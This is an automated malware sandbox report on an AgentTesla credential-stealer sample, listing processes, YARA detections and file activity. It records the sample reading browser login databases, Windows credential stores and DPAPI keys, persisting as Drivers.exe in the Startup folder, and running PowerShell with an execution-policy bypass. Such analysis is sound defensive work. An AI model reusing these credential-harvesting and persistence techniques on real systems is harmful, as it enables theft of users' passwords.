Analysis Process: conhost.exe PID: 5928 Parent PID: 2576

General

Start time:	12:25:17
Start date:	25/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: NKPhba0VZI.exe PID: 6064 Parent PID: 6112

General

Start time:	12:25:19
Start date:	25/02/2021
Path:	C:\Users\user\Desktop\NKPhba0VZI.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\NKPhba0VZI.exe
Imagebase:	0x800000
File size:	620032 bytes
MD5 hash:	3A89CF2D6D2449EF1A9640AF29F3A782
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.474695925.0000000002C41000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000005.00000002.474695925.0000000002C41000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.463182723.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DFFCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DFFCF06	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DFD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DFD5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DF303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DFDCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DF303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DF303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DF303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DF303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DFD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DFD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6CE41B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11152	success or wait	1	6CE41B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\55f2fd2c-7521-48e6-992d-5c09845d9ba3	unknown	4096	success or wait	1	6CE41B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11152	success or wait	1	6CE41B4F	ReadFile

Analysis Process: Drivers.exe PID: 6520 Parent PID: 3388

General

Start time:	12:25:54
Start date:	25/02/2021
Path:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Drivers.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Drivers.exe'
Imagebase:	0x6e0000
File size:	620032 bytes
MD5 hash:	3A89CF2D6D2449EF1A9640AF29F3A782
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_BedsObfuscator, Description: Yara detected Beds Obfuscator, Source: 0000000A.00000002.301353554.0000000005100000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000A.00000002.296957145.0000000003B39000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_BedsObfuscator, Description: Yara detected Beds Obfuscator, Source: 0000000A.00000002.296957145.0000000003B39000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000A.00000003.285607498.0000000000D75000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 26%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DFFCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DFFCF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Drivers.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E30C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Drivers.exe.log	unknown	706	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6E30C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DFD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DFD5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DF303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DFDCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DF303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DF303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DFD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DFD5705	unknown

Analysis Process: powershell.exe PID: 6716 Parent PID: 6520

General

Start time:	12:25:56
Start date:	25/02/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'Powershell.exe' -ExecutionPolicy Bypass -command Copy-Item 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Drivers.exe' 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Drivers.exe'
Imagebase:	0x1110000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DFFCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DFFCF06	unknown
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_bnmp4ebp.syx.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CE41E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_uwlodmhm.as4.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CE41E60	CreateFileW
C:\Users\user\Documents\20210225\PowerShell_transcript.376483.hZkrHILO.20210225122601.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CE41E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_bnmp4ebp.syx.ps1	success or wait	1	6CE46A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_uwlodmhm.as4.psm1	success or wait	1	6CE46A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_bnmp4ebp.syx.ps1	unknown	1	31	1	success or wait	1	6CE41B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_uwlodmhm.as4.psm1	unknown	1	31	1	success or wait	1	6CE41B4F	WriteFile
C:\Users\user\Documents\20210225\PowerShell_transcript.376483.hZkrHILO.20210225122601.txt	unknown	3	ef bb bf	...	success or wait	1	6CE41B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20210225\PowerShell_transcript.376483.hZkrHILO.20210225122601.txt	unknown	781	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 31 30 32 32 35 31 32 32 36 31 38 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 33 37 36 34 38 33 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 50 6f 77 65 72	**********..Windows PowerShell transcript start..Start time: 20210225122618..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 376483 (Microsoft Windows NT 10.0.17134.0)..Host Application: Power	success or wait	27	6CE41B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 12 00 00 00 d5 11 00 00 19 00 00 00 ea 0b a4 06 46 05 36 05 36 05 00 00 00 00 6e 02 3e 00 cd 0b 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00 00	@...e.....F.6.6.....n.>.....@.....	success or wait	1	6E2C76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	40	48 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 3c 40 b0 5e e7 8d bf 4c b2 22 4d 79 98 9c a7 3a 3a 00 00 00 0e 00 20 00	H.....<@.^...L."My.....:..... .	success or wait	18	6E2C76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.ConsoleHost	success or wait	18	6E2C76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	1	00	.	success or wait	11	6E2C76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	4	00 08 00 03	....	success or wait	9	6E2C76FC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	2044	00 0e 80 00 01 0e 80 00 02 0e 80 00 03 0e 80 00 04 0e 80 00 05 0e 80 00 06 0e 80 00 07 0e 80 00 08 0e 80 00 09 0c 80 00 54 01 40 00 16 3b 40 01 f9 3e 40 01 1b 3b 40 01 33 67 40 01 2f 67 40 01 2e 35 40 01 2d 35 40 01 19 3b 40 01 bc 3c 40 01 bd 3c 40 01 be 3c 40 01 57 03 40 01 4d 03 40 01 cb 00 40 00 f0 45 40 01 56 01 40 00 48 01 40 00 58 01 40 00 5b 01 40 00 4e 54 40 01 48 54 40 01 f4 53 40 01 8b 53 40 01 68 54 40 01 91 53 40 01 fa 53 40 01 82 53 40 01 5c 01 40 00 00 54 40 01 02 54 40 01 40 58 40 01 3f 58 40 01 1c 54 40 01 b8 53 40 01 fb 53 40 01 1e 54 40 01 19 54 40 01 78 54 40 01 7a 54 40 01 95 54 40 01 3d 4d 40 01 44 4d 40 01 3a 4d 40 01 22 4d 40 01 20 4d 40 01 21 4d 40 01 3b 4d 40 01 e0 44 40 01 e5 44 40 01 40 4d 40 01 3c 4d 40 01 24 4d 40 01 38 4d 40	....T.@..;@..>@..;@.3g @./g@..5@.-5@..;@.. <@..<@..<@.W. @.M.@...@..E@.V.@.H.@ .X.@.[.@. NT@.HT@..S@..S@.hT@ ..S@..S@..S @.\.@..T@..T@.@X@.? X@..T@..S@. .S@..T@..T@.xT@.zT@.. T@.=M@.DM @.:M@."M@. M@.!M@.;M@..D@..D@. @M@.<M@.$M@.8M@	success or wait	9	6E2C76FC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DFD5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DFD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DFD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DFD5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DF303DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DFDCA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DFDCA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DFDCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DF303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7efefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DF303DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DFD5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DFD5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DFD5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DFD5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DF303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6DF303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DFD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4097	success or wait	1	6DFD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DFD5705	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6DFE1F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	16628	success or wait	1	6DFE203F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DF303DE	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	6CE41B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	131	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	637	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	637	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psm1	unknown	4096	success or wait	8	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psm1	unknown	128	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psm1	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	6CE41B4F	ReadFile

Analysis Process: conhost.exe PID: 6792 Parent PID: 6716

General

Start time:	12:25:57
Start date:	25/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: Drivers.exe PID: 6980 Parent PID: 6520

General

Start time:	12:25:58
Start date:	25/02/2021
Path:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Drivers.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Drivers.exe
Imagebase:	0x970000
File size:	620032 bytes
MD5 hash:	3A89CF2D6D2449EF1A9640AF29F3A782
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000014.00000002.473641028.0000000002DF1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000014.00000002.473641028.0000000002DF1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000014.00000002.463217997.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DFFCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DFFCF06	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DFD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DFD5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DF303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DFDCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DF303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DF303DE	ReadFile
